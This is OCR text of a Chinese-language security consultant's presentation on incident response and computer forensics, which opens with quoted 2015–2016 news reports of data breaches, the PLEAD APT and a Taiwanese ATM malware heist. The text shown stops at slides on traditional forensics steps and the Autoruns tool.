中芯數據股份有限公司
CoreCloud Technology Corporation

探究資安警訊事件處理－找到的是答案？還是另一個問題？

吳耿宏
中芯數據 資安顧問

Agenda

- 這不再只是電影情節!!!
- 資訊安全是一種專業，還是一種表演?
- 我們來談談事件處理，或叫做電腦鑑識
- 案例分析
- 總結

中芯數據
Core Cloud Tech.

這不再只是電影情節!!!

持續爆發的大規模資料外洩事件，已成為常態!!

美國健康保險業者CareFirst遭受網路攻擊，110萬名會員與客戶資料外洩

CareFirst BlueCross BlueShield證實遭到駭客入侵，約有110萬名會員與客戶的資料外洩，除了通知受害者之外，也立即提供免費的信用監控服務。

文/ 陳曉莉 | 2015-05-21 發表

成人交友網站AdultFriendFinder遭網路攻擊，400萬會員資料曝光

駭客在網站上公布了400萬名AdultFriendFinder使用者的個人資料，AdultFriendFinder也證實遭到網路攻擊導致資料外洩，但不確定受攻擊影響範圍，僅強調會員的金融資訊或密碼並未外洩。

文/ 陳曉莉 | 2015-05-25 發表

讚 1.4 萬 按讚加入iThome粉絲團 讚 分享 33

iThome

美國國稅局遭竊10萬民眾稅單，駭客盜領退稅恐達15億

美國國稅局證實，旗下稅單申請服務的身份驗證機制遭駭客破解，竊走10萬人的所得稅單資料，駭客以此資料冒領退稅恐高達5千萬美元（約15億臺幣）

文/ 王立恒 | 2015-05-27 發表

員工誤開有毒郵件，日本國民年金機構外洩125萬筆個資！

由於該機構部分職員接連開啟了內含病毒的電子郵件，引起病毒連續擴散現象。接著發現電腦系統遭外部違法存取，目前該機構已實施所有電腦斷網的措施，各項業務預期都會受此影響而停滯或延遲。

文/ 張嵐霆 | 2015-06-02 發表

讚 1.4 萬 按讚加入iThome粉絲團 讚 分享 38

單純的洩密案，我們這裡沒有機密!!!

美國人事管理局再傳2150萬筆個資外洩，局長下台

駭客竊取了2150萬民眾的機密資料，其中有1970萬名是背景調查的申請人，另有180萬名是該申請人的配偶或同居人，所涉及的資料包括使用者名稱及密碼、社會安全碼、教育資訊、心理健康資訊、就職紀錄、財務歷史紀錄及犯罪紀錄等，以及其中有110萬名提供了指紋資訊。

文/ 陳曉莉 | 2015-07-13 發表

讚 1.7 萬 按讚加入iThome粉絲團 讚 分享 68

G+1 8

資料來源：http://www.ithome.com.tw/news/97350

網路大戰!!連美國都受不了

歐習會落幕：中美網戰仍是首要問題，未來比核彈還難管

by: 亞洲週刊　2015-10-02　USA、中國、國際

SHARE 109

習近平首次對美國進行國事訪問，與奧巴馬舉行高峰會，試圖解決中美的網絡暗戰糾結。雙方取得共識，要揮別網戰陰影，追查駭客。中美簽訂協議，雙方承諾不會在「知情的情況下支持網絡竊取知識產權、商業秘密等行為」，但條文暗藏玄機。中方先遣部隊孟建柱與美方討論時吵得很厲害，習近平到華府後與奧巴馬吃了三小時「工作晚餐」才擺平。

資料來源：https://buzzorange.com/2015/10/02/china-usa-internet-issue/

真的很難搞定!!

首頁 > 國際

中國簽協議又不守約 美警告若再網攻將「制裁」

2015-11-11 14:58

〔即時新聞／綜合報導〕中國國家主席習近平9月訪美期間，與美國總統歐巴馬（Barack Obama）達成協議，承諾互不入侵對方企業網路竊密，但中國駭客仍持續攻擊美企，讓美國對於兩國所簽的協議抱持著越來越懷疑的態度。美國國家安全司法部副部長卡林（John Carlin）今天就說，若美國認定中國駭客違反中美的這項協議，美國將考慮對中方駭客提出刑事指控或展開行動制裁中國。

資料來源：http://news.ltn.com.tw/news/world/breakingnews/1504879

官方說法

The New York Times | 纽约时报中文网

中国

中国：窃取美雇员信息系商业犯罪，非政府行为

傅才德, DAVID E. SANGER 2015年12月3日

打印 转发 寄信给编辑 字号

香港——中国首次承认，侵入美国人事管理办公室计算机系统的事情是中国黑客干的，奥巴马政府称该行动造成逾2150万人的个人信息被盗。但中国坚称，那是犯罪分子活动的结果，不是国家支持的网络攻击。

資料來源：http://cn.nytimes.com/china/20151203/c03china/

碰到不能擋的惡意中繼站，只好乖乖讓他過!!!!

鎖定政府高官APT攻擊程式，將Google硬碟變駭客竊資後門

一個早在2011年就已植入臺灣政府機關中的APT惡意程式PLEAD，最近被臺灣資安研究團隊Team T5發現細部的攻擊手法，會利用後門程式將電腦內新增的文件資料上傳到Google硬碟，讓資安人員幾乎無從阻擋

文/ 黃彥棻 | 2015-09-19 發表

在2014年有一支鎖定臺灣政府跨部門、中高階主管的APT惡意程式PLEAD，日前在臺灣資安研究團隊Team T5惡意程式網路威脅分析研究員Charles Li 和Zha0的揭露下發現，這隻惡意程式其利用同時間安裝的後門程式GD Rat將電腦內新增的文件資料，上傳到Google硬碟，而機關和企業資安人員，幾乎無從阻擋；駭客也利用家用路由器作為攻擊跳板。

PLEAD惡意程式目前只有趨勢科技在2014年對外揭露相關資訊，這也是一支駭客專門鎖定臺灣政府進行APT攻擊的惡意程式，受駭者除了跨部門機關外，許多中高階公務人員都在受駭範圍之內。

但Charles Li表示，該團隊針對受駭單位進行的資安事件調查（IR）結果顯示，早在2011年開始，臺灣政府部門就已經被植入PLEAD惡意程式，從被植入到資安人員對外揭露這樣的攻擊行為，長達4年以上。

資料來源：http://www.ithome.com.tw/news/98735

本週我最夯

新聞

第一銀行ATM疑遭植入惡意程式盜領7000餘萬元，全台400多台ATM停用

第一銀行在上周六、日兩天發生ATM鉅額盜領案，歹徒疑似植入惡意程式，驅動ATM的吐鈔模組，在20家分行34部ATM共盜領7000餘萬元，一銀發現ATM被盜領後，已停止部份的ATM服務，估計全台400多台ATM停止服務。

文/ 蘇文彬 | 2016-07-12 發表


讚 2.9 萬 按讚加入iThome粉絲團 讚 分享 884 G+1 1

資料來源：http://www.ithome.com.tw/news/107066

中芯數據
Core Cloud Tech.

資訊安全是一種專業，還是一種表演?

幾乎每個組織都有的問題，而且可能已經非常嚴重!!



中芯數據
Core Cloud Tech.

我們來談談事件處理，或叫做電腦鑑識

一張圖


傳統的鑑識怎麼做

- 把你的硬碟複製一份
- 把你的記憶體傾印一份
- 然後人力或半自動化解析，可能數以GB計的LOG
- 你要拿到報告可能是超過一個月之後!


更令人難過的是!!!


你必須自己先發現哪些機器已經被入侵了!!

Autoruns




Autoruns

